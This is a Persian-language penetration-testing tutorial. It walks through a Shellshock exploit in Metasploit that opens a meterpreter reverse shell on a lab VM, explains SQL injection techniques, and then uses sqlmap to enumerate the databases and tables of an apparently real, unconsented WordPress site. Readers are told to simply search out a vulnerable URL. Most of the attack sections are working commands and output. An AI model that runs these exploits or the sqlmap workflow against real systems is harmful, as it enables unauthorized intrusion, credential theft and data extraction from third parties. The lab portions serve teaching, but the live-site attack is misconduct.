به منظور ذخیره فایل درون ویرایشگر نانو Ctrl+x را فشار داده Y را وارد کرده و Enter را وارد کنید.




اکنون دسترسی فایل cgi را با استفاده از دستور chmod ارتقا دهید.

OWASP * Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@owaspbwa:~# chmod +x /usr/lib/cgi-bin/test.cgi
root@owaspbwa:~#
```

به مرورگر رفته و فایل cgi را مشاهده کنید تا از ایجاد صحیح آن مطمئن شوید.



دستور msfconsole را درون کنسول کالی وارد کنید تا کنسول متااسپلوییت باز شود. درون متااسپلوییت ما نیاز به انتخاب ماژول زیر داریم :

apache_mod_cgi_bash_env_exec

با استفاده از دستور زیر این ماژول را انتخاب کنید :

```
use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

RHOST را بر روی آدرس سیستم آسیب پذیر OWASP قرار دهید

TARGETURL را مسیر کامل تا فایل CGI خود قرار دهید

دستور show options را وارد کرده تا گزینه های موجود نمایش داده شوند.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI http://192.168.1.8/cgi-bin/test.cgi
TARGETURI => http://192.168.1.8/cgi-bin/test.cgi
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting                      Required  Description
   ----            ---------------                      --------  -----------
   CMD_MAX_LENGTH  2048                                 yes       CMD max line length
   CVE             CVE-2014-6271                        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent                           yes       HTTP header to use
   METHOD          GET                                  yes       HTTP method to use
   Proxies                                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           192.168.1.8                          yes       The target address
   RPATH           /bin                                 yes       Target PATH for binaries used by the CmdStager
   RPORT           80                                   yes       The target port
   SSL             false                                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       http://192.168.1.8/cgi-bin/test.cgi  yes       Path to CGI script
   TIMEOUT         5                                    yes       HTTP read response timeout (seconds)
   VHOST                                                no        HTTP server virtual host
```

پیلود linux/x86/meterpreter/reverse_tcp را انتخاب کرده و LHOST را بر روی آدرس آیپی سیستم کالی تعیین کنید. بار دیگر دستور show options را وارد کرده و از صحت تمام گزینه ها اطمینان حاصل کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf exploit(apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x86/meterpreter/reverse_tcp ←
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.1.101 ←
LHOST => 192.168.1.101
msf exploit(apache_mod_cgi_bash_env_exec) > show options ←

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting                      Required  Description
   ----            ---------------                      --------  -----------
   CMD_MAX_LENGTH  2048                                 yes       CMD max line length
   CVE             CVE-2014-6271                        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent                           yes       HTTP header to use
   METHOD          GET                                  yes       HTTP method to use
   Proxies                                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           192.168.1.8                          yes       The target address
   RPATH           /bin                                 yes       Target PATH for binaries used by the CmdStager
   RPORT           80                                   yes       The target port
   SSL             false                                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       http://192.168.1.8/cgi-bin/test.cgi  yes       Path to CGI script
   TIMEOUT         5                                    yes       HTTP read response timeout (seconds)
   VHOST                                                no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST         192.168.1.101    yes       The listen address
   LPORT         4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) >
```



اکنون کافی است تا دستور exploit را وارد کرده تا به مترپرتر شل دسترسی پیدا کنید. شل قوی ترین ابزار یک هکر است. با استفاده از مترپرتر شل می توانید کنترل کامل سیستم قربانی را در اختیار بگیرید .

```
Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.1.8
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.8:43037) at 2016-06-26 17:35:56 -0400

meterpreter > sysinfo
Computer     : owaspbwa
OS           : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 (i686)
Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

برخی از دستورهای مفید مترپرتر به شرح زیر هستند :

getsystem : این دستور سعی در ارتقا سطح دسترسی سیستم بر روی ماشین هدف دارد. این دستور ممکن بر روی نسخه های پچ شده ویندوز به درستی کار نکند و نشست مترپرتر بایستی با سطح مجوزهای دسترسی ادمین اجرا شود.

download : این دستور یک فایل را به صورت ریموت از روی سیستم قربانی دریافت می کند .

hashdump : این دستور همه محتوای پایگاه داده SAM را استخراج می کند . این پایگاه داده در ویندوز حاوی هش پسوردهای کاربران می باشد.

sysinfo : این دستور اطلاعاتی درباره سیستم هدف به ما نمایش می دهد.

نکته : در صورتیکه نیاز به مشاهده کامل دستورات meterpreter دارید کافی است تا دستور help را درون مترپرتر وارد کنید تا توضیحات کامل تری را دریافت کنید.



تزریق اسکیوال

تعامل با پایگاه داده پس زمینه به منظور استخراج و نوشتن داده یکی از مهم ترین وظایف هر اپلیکیشن وب به شمار می رود. پایگاه داده های رابطه ای داده ها را در یک سری از جداول ذخیره سازی می کنند . کوئری و درخواست داده از پایگاه داده پس زمینه بوسیله اسکیوال انجام می شود.

ورودی گرفته شده از کوکی ها , فرم های ورود و متغیرهای URL به منظور ایجاد عبارات اسکیوال استفاده شده تا برای پردازش به پایگاه داده ارسال شوند. از آنجایی که ورودی کاربر مستلزم ایجاد عبارت اسکیوال می باشد , توسعه دهنده برنامه بایستی تا قبل از عبور داده ها به پایگاه داده به دقت آنها را اعتبارسنجی کند.

عبارات اسکیوال

به منظور درک آسیب پذیری تزریق اسکیوال شما بایستی دانش کافی درباره خود SQL داشته باشید. SQL یا همان Structured Query Language زبان پرس و جو ساخت یافته به توسعه دهنده اجازه می دهد تا کارهای زیر را بر روی پایگاه داده انجام دهد :

عبارت	توضیحات
SELECT	توانایی استخراج اطلاعات از پایگاه داده را می دهد
UPDATE	توانایی ویرایش داده های موجود در پایگاه داده را می دهد
INSERT	توانایی درج داده های جدید در پایگاه داده را می دهد
DELETE	توانایی حذف داده ها از پایگاه داده را می دهد



بیشتر کارهای قانونی اسکیوال با استفاده از عبارات بالا انجام می شوند , هرچند عبارت DELETE در صورتیکه استفاده از آن کنترل شده نباشد می تواند جهت حملات DoS به کار گرفته شود.

متاکاراکتر ویرگول نقطه ; در یک عبارت اسکیوال عملکرد یکسانی با کاربردش در حملات تزریق دستور دارد. با استفاده از آن می توان چندین کوئری را در همان خط ترکیب کرد.

عملگر یونیون UNION

به منظور تست فیلدهای ورودی برای آسیب تزریق اسکیوال , یکی از مفیدترین عبارات اسکیوال عملگر UNION می باشد. گفتیم که از متاکاراکتر ویرگول نقطه می توانید استفاده کنید ولی بیشتر برنامه ها آن را بلاک کرده در نتیجه کوئری شما با شکست مواجه خواهد شد. به علاوه بیشتر اپلیکیشن های وب به گونه ای طراحی شده اند که تنها نتایج یک عبارت کوئری اسکیوال را نمایش می دهند. هرچند که عبارت پس از ویرگول نقطه هم روی پایگاه داده اجرا می شود ولی نتایج حاصل نمایش داده نمی شود. در صورتیکه چندین کوئری که با ویرگول نقطه از هم جدا شده اند را روی اپلیکیشن وب اجرا کنید به احتمال زیاد نتایج عبارت اولی که توسط برنامه نویس ایجاد شده نمایش داده می شود. اپلیکیشن وب به صورت کامل نتایج حاصل از کوئری دوم را نادیده می گیرد.

به منظور رفع این مشکل می توانیم از عملگر UNION استفاده کنیم. این عملگر نتایج دو عبارت را به یک عبارت تبدیل می کند. با استفاده از عبارت UNION می توانیم داده هایی را از جداول دیگر پایگاه داده هم درخواست و استخراج کنیم. تنها محدودیت عبارت UNION این است که تعداد ستون ها و نوع داده ای در هر دو طرف کوئری باید یکی باشد :



```
SELECT id,rackname,value FROM inventory WHERE id=10 UNION
SELECT SSN,name,address FROM employees
```

در صورتیکه جدولی که شما می خواهید درخواست خود را بر روی آن اجرا کنید همان تعداد ستون ها را نداشته باشد , بایستی به منظور قابل اجرا بودن کوئری از یک مقدار خالی پدینگ استفاده کنید. همانطور که در مثال زیر مشاهده می کنید جدول employee تنها دارای دو ستون می باشد در نتیجه باقی ستون را با مقدار 1 پر می کنیم :

```
SELECT id,rackname,value FROM inventory WHERE id=10 UNION
SELECT (SSN,name,1) FROM employees
```

به منظور پیدا کردن تعداد دقیق ستون ها در جدول اول , می توانیم عبارت ORDER BY را استفاده کرده و از پایگاه داده درخواست نمایش نتایج ذخیره شده بر اساس شماره ستون را انجام دهیم. در صورتیکه شماره ستون در عبارت ORDER BY بزرگ تر از تعداد ستون ها درون جدول باشد با پیام خطای بازگشتی مواجه خواهیم شد. با استفاده از این خطا شما می توانید تعداد ستون ها را با تلاش مجدد بدست آورید/ دستور مورد نظر به صورت زیر می باشد :

```
SELECT name,location,age FROM contractors ORDER BY 5
```



مثال کوئری اسکیوال

یکی از کوئری های رایج که در بسیاری از موارد در وبسایت ها مشاهده می کنید , عبارت SELECT می باشد که به منظور استخراج اطلاعات از پایگاه استفاده می شود و در دستور زیر نیز مشخص شده است :

```
SELECT columnA FROM tableX WHERE columnE='employee' AND columnF=100;
```

عبارت اسکیوال بالا مقادیر جدول columnA را از جدول tableX به شرطی انتخاب می کند که شرط تعیین شده برآورده گردد. یعنی columnE دارای رشته employee و column دارای مقدار 100 باشد.

درست شبیه تزریق دستور که اخیرا بیان کردیم متغیری که از طریق متد GET ارسال می شود به منظور ایجاد یک عبارت اسکیوال نیز استفاده می شود. برای مثال URL مربوطه یعنی /books.php?userinput=1 اطلاعاتی درباره اولین کتاب را نمایش خواهد داد.

در کد PHP زیر ورودی کاربر از طریق متد GET به صورت مستقیم درون عبارت اسکیوال درج می شود. تابع MySQL_query() داده ها را در قالب یک آرایه از پایگاه داده بیرون می کشد :



```php
<?php
    $stockID = $_GET["userinput"];
    $SQL= "SELECT * FROM books WHERE stockID=".$userinput;
    $result= MySQL_query($SQL);
    $row = MySQL_fetch_assoc($result);
?>
```

بدون وجود اعتبارسنجی صحیح ورودی های هکر می تواند کنترل عبارت اسکیوال را در اختیار بگیرد. در صورتیکه URL را به /books.php?userinput=10-1 تغییر دهید کوئری زیر به پایگاه داده ارسال خواهد شد :

```
SELECT * FROM books WHERE stockID=10-1
```

در صورتیکه نتایج مربوط به کتاب نهم (10-1) نمایش داده شود , می توان نتیجه گرفته که اپلیکیشن ما نسبت به حملات تزریق اسکیوال آسیب پذیر است چرا که ورودی فیلتر نشده به صورت مستقیم قادر به ارسال به پایگاه داده برای اجرای عمل تفریق می باشد .

نکته : دقت داشته باشید که آسیب پذیری تزریق اسکیوال درون اپلیکیشن وب موجود است نه پایگاه داده سرور.



پتانسیل حمله به آسیب تزریق اسکیوال

تکنیک های دستکاری آسیب های اسکیوال به شرح زیر می باشند

- با تغییر کوئری اسکیوال , هکر می تواند داده ها را از پایگاه داده (بدون مجوز کاربر) استخراج کند.
- اجرای حمله DoS از طریق تشخیص داده های حیاتی از پایگاه داده
- عبور از احرازهویت و انجام حملات ارتقا مجوزهای دسترسی
- با استفاده از کوئری های بسته بندی شده می توان چندین عملیات اسکیوال را با یک درخواست و یکبار اجرا به انجام رساند
- دستورات پیشرفته اسکیوال را می توان به منظور سرشماری Schema پایگاه داده و سپس تغییر ساختار آن استفاده کرد.
- از تابع load_file() به منظور خواندن و نوشتن فایل ها در سرور پایگاه داده و از تابع into outfile () برای نوشتن فایل ها استفاده کنید.
- پایگاه داده هایی همچون Microsoft SQL اجازه داده تا دستورات سیستم عامل با استفاده از xp_cmdshell و از طریق عبارات اسکیوال اجرا شوند. یک اپلیکیشن آسیب پذیر نسبت به حملات تزریق اسکیوال به هکر اجازه داده تا کنترل کامل سرور را در اختیار گیرد و حتی دامنه کار خود را گسترش داده و به بخش های دیگر شبکه نیز دسترسی پیدا کند.



تزریق اسکیوال نابینا
Blind SQL injection

همه زبان های برنامه نویسی بزرگ دارای توابعی درون ساخت به منظور نگهداری و مواجهه با خطاهای احتمالی هستند که به توسعه دهندگان برنامه کمک کرده تا اپلیکیشن های خود را ترمیم کنند. این پیام های خطا در زمان بکارگیری یک آسیب تزریق اسکیوال بسیار کارآمد خواهند بود.

چرا که اطلاعاتی را درباره نوع پایگاه داده و ابرداده های مرتبط با آن در اختیار کاربر قرار می دهند. در آسیب تزریق اسکیوال مبتنی بر خطا (به عبارتی بینا) , پیام خطا در صفحه نمایش مرورگر نشان داده شده که موجب شده تا هکر قادر به ایجاد کوئری های درستی برای بکارگیری شود.

برخی اوقات ممکن است کوئری اسکیوال تزریق شده در حین اجرا در پایگاه داده با شکست مواجه شود , چرا که ممکن است سینتکس اشتباه وارد شده یا نوع پایگاه داده به درستی انتخاب نشده باشد. در صورتیکه اپلیکیشن پیام خطای واقعی ایجاد شده توسط پایگاه داده را مخفی کند و در همه موارد به صورت یکسان , یک پیام خطای عمومی را نشان دهد این نوع آسیب پذیری را تزریق اسکیوال نابینا (**Blind SQL injection**) می نامند.

اپلیکیشن ممکن است هنوز آسیب پذیر باشد ولی هکر کار دشواری خواهد داشت چرا که پیام ها نشان داده نشده و توصیفی نیستند و هکر بایستی با فرضیات و حدسیات کار خود را ادامه داده و عبارت اسکیوال صحیح را تشخیص دهد.



به منظور درک صحیح تر این موضوع یک مثال کوچک می زنیم. فرض کنید اپلیکیشنی نسبت به تزریق اسکیوال آسیب پذیر است . شما چندین فیلد ورودی را به همراه عبارات اسکیوال درج کرده اید ولی از این موضوع که پایگاه داده به این کوئری ها به درستی عکس ال‌عمل نشان می دهد یا خیر مطمئن نیستید !

به منظور غلبه با این مشکل بایستی سوالات بولین true و false بپرسیم . آره یا نه . در ادامه پاسخ های دریافتی را تجزیه و تحلیل کرده و آسیب پذیری را تشخیص دهیم. در مثال فرضی زیر یک کوئری می سازیم که نتیجه آن مقادیر بولین خواهد بود و سپس خروجی را آنالیز می کنیم . در URL زیر یک عملگر AND را تزریق می کنیم :

```
http://www.example.org/list.php?id=20 AND 1=1
```

با استفاده از عملگر AND , ما می توانیم کوئری را مجبور کرده تا بر اساس داده های تزریق شده یا کاملا موفق شود یا شکست بخورد. در صورتیکه AND 1=2 (که نادرست هست) را تزریق کنیم , اپلیکیشن صفحه متفاوتی را بارگذاری می کند. در صورتیکه محتوای صفحه برای هر دو حالت true و flase متفاوت باشد , می توان به این موضوع پی برد که آسیب پذیری وجود دارد.



متدولوژی تست تزریق اسکیوال

تست یک اپلیکیشن برای وجود تزریق اسکیوال مستلزم گام های مختلفی است. انواع مختلف زبان های SQL برای سیستم های پایگاه داده مختلف موجود است. هر فروشنده پایگاه داده برخی توابع آن را به نحوی متفاوت پیاده سازی کرده است.

تزریق کوئری اسکیوال صحیح به سرشماری ها و اطلاعات جمع آوری شده زیادی از سیستم پایگاه داده وابسته است. گام های لازم برای تست تزریق اسکیوال به شرح زیر می باشد :

1. اسکن برای تزریق اسکیوال
2. جمع آوری اطلاعات
3. استخراج داده ها
4. بکارگیری سیستم پایگاه داده



اسکن برای وجود تزریق اسکیوال

اولین گام این است که فیلدهای ورودی HTML را بازرسی کنیم. دیگر موارد موجود برای بررسی شامل پارامترهای اسکریپت درون URL , مقادیر ذخیره شده درون کوکی ها و فیلدهای مخفی می باشد. زمانیکه این فیلدها شناسایی شدند بایستی داده هایی را به درون آنها فاز و تزریق کرده . این کار از طریق متاکاراکترها , عبارات اسکیوال , عملگرها و ... انجام می شود. این گام را به دو روش دستی و خودکار می توان انجام داد.

با استفاده از ابزارهایی همچون Burp Suite Intruder و افزونه فایرفاکس SQL inject me , عبارات تزریق اسکیوال مختلفی را می توان برعلیه فیلدهای ورودی تست کرد.

جمع آوری اطلاعات

از آنجایی که سینتکس اسکیوال بین سیستم های پایگاه داده مختلف متفاوت است , بایستی قبل از شروع بکارگیری نوع پایگاه داده و نسخه آن را تشخیص دهیم. پیام های خطا می تواند ما را در شناسایی موتور پایگاه داده بکار رفته کمک کند. در صورتیکه پیام های خطا به اندازه کافی توصیفی نباشند می توانید بر حسب نوع وب سرور و سیستم عامل حدسیاتی را بزنید . یک وب سرور آپاچی بر روی لینوکس به احتمال زیاد از پایگاه داده MySQL استفاده می کند در حالیکه وب سرور ISI از پایگاه داده MS SQL استفاده خواهد کرد.



جدای از این مطالب می توانید با استفاده از انمپ پایگاه داده هدف را اسکن کرده و نوع پایگاه داده آن را شناسایی کنید . در اینجا هدف ما سیستم آسیب پذیر Metasploitable 2 می باشد ولی شما می توانید هر سیستم دیگری را انتخاب کنید. آدرس آیپی سیستم هدف را با استفاده از دستور ifconfig پیدا کرده :

```
Metasploitable 2 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:a9:bd
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:a9bd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40732 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38006 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7324726 (6.9 MB)  TX bytes:19869425 (18.9 MB)
          Base address:0xd010 Memory:f0000000-f0020000
```

سپس با استفاده از کوئری زیر هدف را درون انمپ اسکن می کنیم :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -sV 192.168.1.11

Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-26 17:44 EDT
Nmap scan report for 192.168.1.11
Host is up (0.000077s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

همانطور که مشاهده می کنید پایگاه داده mysql نسخه MySQL 5.0… می باشد.



همین کار مشابه را می توانید با استفاده از یک ماژول اگزیلیاری درون متااسپلوییت نیز انجام دهید . برای شروع دستور msfconsole را وارد کرده تا کنسول متااسپلوییت باز شود.

سپس ماژول mysql_version را انتخاب کرده آدرس میزبان هدف را درون RHOSTS تعیین کرده و دستور run را وارد می کنیم تا نوع و نسخه پایگاه داده mysql نمایش داده شود.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.11     yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > run

[*] 192.168.1.11:3306     - 192.168.1.11:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```



بکارگیری خودکار اسکیوال با ابزار اسکیوال مپ

SqlMap ابزاری است به منظور اتوماسیون پروسه بکارگیری و تزریق اسکیوال. این ابزار با دقت تمام نوع پایگاه داده را حدس زده و با استفاده از یکسری تزریق های سازماندهی شده خودکار کنترل سرور پایگاه داده را در اختیار می گیرد . برخی از ویژگی های این ابزار به شرح زیر می باشد :

- پشتیبانی از همه سیستم های پایگاه داده رایج
- بر روی هر دو مدل تزریق اسکیوال مبتنی بر خطا و نابنیا موثر عمل می کند
- توانایی سرشماری نام جداول و نام ستون های پایگاه داده را دارد و می تواند هش یوزرها و پسوردهاا را استخراج کند.
- این ابزار از دانلود و آپلود فایل ها بر روی وب سرور پشتیبانی می کند
- همچنین با استفاده از آن می توان دستورات شل را بر روی سرور پایگاه داده اجرا نمود
- اسکیوال مپ با متااسپلوییت یکپارچه سازی شده و سازگاری دارد.

در کتاب پیش روی شما خیلی وارد جزئیات اسیکوال مپ نشده است . من در اینجا روال کتاب را پیش گرفته و به یک آزمایش اکتفا می کنم ولی شما می توانید توضیحات کامل این ابزار به همراه آزمایش های کاربردی بیشتر را در وبسایت نت آموز مطالعه کنید . **مطلب کاملی از آموزش همه سوییچ های اسکیوال مپ به همراه کاربرد آنها در اجرا در سایت قرار داده خواهد شد.**



ابزار اسکیوال مپ به صورت پیش فرض درون کالی لینوکس 2 موجود است و شما نیاز به نصب برنامه جدیدی ندارید . برای استفاده از ابزار اسکیوال مپ بایستی از دستور sqlmap درون خط فرمان کالی استفاده کنید . برای مشاهده لیست بلند بالای سوییچ های ابزار سوییچ h- را وارد کنسول کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlmap -h
                                {1.0.5.0#dev}

                                http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts
```

برای شروع تست خود نیاز به یک آدرس آسیب پذیر دارید که با کمی جستجو به مورد دلخواه خود خواهید رسید. پس از یافت آدرس آسیب پذیر کافی است آن را با استفاده از سوییچ u- به برنامه تحویل دهید. اولین کاری که ما می خواهیم بر روی سایت هدف خود انجام دهیم پیدا کردن نوع پایگاه داده و پایگاه داده های موجود می باشد.



به این منظور کافی است به دستور خود سوییچ dbs-- را اضافه کنید. پس از وارد کردن دستور در برخی بخش ها برنامه در حین تست ممکن است بنا به شرایط ویژه سوالاتی را از شما بپرسد که معمولا بایستی با y یا n جواب دهید. ابتدا متن سوال را خوانده و سعی کنید پاسخ مناسب را بدهید. مثلا یکی از این سوالات این است که " تا اینجای کار نوع پایگاه داده Mysql حدس زده شده است آیا می خواهید تست های دیگر را انجام دهید . در این شرایط اگر از نظر زمانی محدودیت دارید n را وارد کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlmap -u http://www.          .com/artists.php?id=115 --dbs

                        {1.0.5.0#dev}

                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
t is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 07:10:41

[07:10:41] [INFO] resuming back-end DBMS 'mysql'
[07:10:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=115 AND 8323=8323

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=115 AND (SELECT 3194 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT (ELT(3194=3194,1
))),0x7171767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
---
[07:10:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.28, Apache 2.2.27
back-end DBMS: MySQL 5.0
[07:10:47] [INFO] fetching database names
[07:10:47] [INFO] the SQL query used returns 3 entries
[07:10:47] [INFO] resumed: information_schema
[07:10:47] [INFO] resumed: exf
[07:10:47] [INFO] resumed: test
available databases [3]:
[*] exf
[*] information_schema
[*] test

[07:10:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.          .com'
root@netamooz:~#
```

همانطور که در تصویر هم مشاهده می کنید نوع پایگاه داده ما Mysql نسخه 5 و نوع وب سرور آپاچی نسخه 2.2.27 و نسخه php 5.3.28 می باشد.



سه پایگاه داده یافت شده است :

- **exf**
- information_schema
- test

می توانید هر سه مورد را تست کنید ولی در نظر داشته باشید که information_schema همیشه فقط حاوی طرح اطلاعات پایگاه داده می باشد و اطلاعات حساس و محرمانه سایت درون آن ذخیره نمی شوند در نتیجه با آن کاری نداریم. به نظر می رسد که پایگاه داده هدف ما exf می باشد.

یک بار کلید جهت نما به سمت بالا را فشار دهید تا درون خط فرمان دستور قبلی برای شما نمایش داده شود. سوییچ dbs-- را حذف کرده چرا که پایگاه داده ها و نوع آنها را شناسایی کردیم. اکنون که اسم پایگاه داده را داریم برای تست های بیشتر با استفاده از سوییچ D- اسم پایگاه داده را به برنامه می دهیم و با استفاده از سوییچ tables-- جداول پایگاه داده را استخراج می کنیم.

```
File  Edit  View  Search  Terminal  Help
root@netamooz:~# sqlmap -u http://www.            .com/artists.php?id=115 -D exf --tables

                         {1.0.5.0#dev}

                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 07:13:13

[07:13:13] [INFO] resuming back-end DBMS 'mysql'
[07:13:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=115 AND 8323=8323

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=115 AND (SELECT 3194 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT (ELT(3194=319
4,1))),0x7171767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
---
[07:13:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.28, Apache 2.2.27
back-end DBMS: MySQL 5.0
```



همانطور که در تصویر زیر مشاهده می کنید پایگاه داده مورد نظر ما دارای 18 جدول است و از اسم جداول (wp_) می توان به این موضوع پی برد که سایت مورد نظر ما از سیستم مدیریت محتوا وردپرس استفاده می کند.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
[07:13:14] [INFO] resumed: wp_options
[07:13:14] [INFO] resumed: wp_postmeta
[07:13:14] [INFO] resumed: wp_posts
[07:13:14] [INFO] resumed: wp_term_relationships
[07:13:14] [INFO] resumed: wp_term_taxonomy
[07:13:14] [INFO] resumed: wp_terms
[07:13:14] [INFO] resumed: wp_usermeta
[07:13:14] [INFO] resumed: wp_users
Database: exf
[18 tables]
+-----------------------+
| artists               |
| artists_releases      |
| links                 |
| mp3s                  |
| releases              |
| shows                 |
| tracks                |
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
